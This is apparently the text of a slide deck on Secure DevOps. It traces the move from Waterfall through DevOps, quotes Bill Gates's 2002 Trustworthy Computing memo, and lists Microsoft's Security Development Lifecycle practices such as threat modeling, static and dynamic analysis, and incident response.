
Due Diligence

What do the biggest failures in security have in common?

A lack of due diligence.

Nowadays it is fundamental to adopt strong security practices and to be able to demonstrate that.


Due Diligence



A path from Waterfall, via DevOps, to Secure DevOps


Waterfall Development Model

*A linear, **sequential** approach to software development where analysis, development, testing, and operations **work in a siloed** environment*



Why DevOps?

*DevOps is the union of **people**, **process**, and **products** to enable continuous delivery of **value** to your end users*



Security challenges with DevOps Practices

- Emphasis on delivery, not security
- General DevOps practices do not inherently support application security concepts
- Traditional automated testing does not focus on Security Testing
- DevOps teams may lack security knowledge
- Prevalent use of Open Source libraries without the use of *Software Composition Analysis* tools

Tooling challenges with Secure DevOps Initiatives

Tools must be **integrated** into the
pipeline

Tools must **not require security**
expertise

Tool results must be **accurate** and
important

Engineers must have high
confidence that fixing issues
won't break other things

What is secure DevOps?




Secure DevOps is a practice that assures security is an integral part of the software delivery lifecycle. Secure DevOps should cover a holistic view of security including security culture, secure and secure infrastructure.

Secure DevOps requires mindset change, education, and automation.

Secure DevOps principles

Benefits



Reduce remediation time by shifting security left



Integrate with and secure your existing toolchains



Quickly identify new threat vectors

Security Development lifecycle

Trustworthy Computing

Bill Gates: Trustworthy Computing

Bill Gates  01.17.02

This is the e-mail Bill Gates sent to every full-time employee at Microsoft, in which he describes the company's new strategy emphasizing security in its products.

From: Bill Gates


Sent: Tuesday, January 15, 2002 5:22 PM

To: Microsoft and Subsidiaries: All FTE

Subject: Trustworthy computing

Every few years I have sent out a memo talking about the highest priority for Microsoft. Two years ago, it was the kickoff of our .NET strategy. Before that, it was several memos about the importance of the Internet to our future and the ways we could make the Internet truly useful for people. Over the last year it has become clear that ensuring .NET is a platform for Trustworthy Computing is more important than any other part of our work. If we don't do this, people simply won't be willing -- or able -- to take advantage of all the other great work we do. Trustworthy Computing is the highest priority for all the work we are doing. We must lead the industry to a whole new level of Trustworthiness in computing.

Security development lifecycle



The Security Development Lifecycle (SDL) consists of a set of practices that support security assurance and compliance requirements.

The SDL helps developers build more secure software by reducing the number and severity of vulnerabilities in software, while reducing development cost.

Security development lifecycle practices

Provide security training

Define security requirements

Define metrics & compliance reporting

Perform threat modeling

Establish design requirements

Define and use cryptography standards

Manage the security risk of using third-party components


Use company approved tools

Perform static analysis security testing

Perform dynamic analysis security testing

Perform penetration testing


Establish a standard incident response process



<https://www.microsoft.com/en-us/securityengineering/sdl/practices>

Demo

Lab – Using DevOps pipelines



Thank you!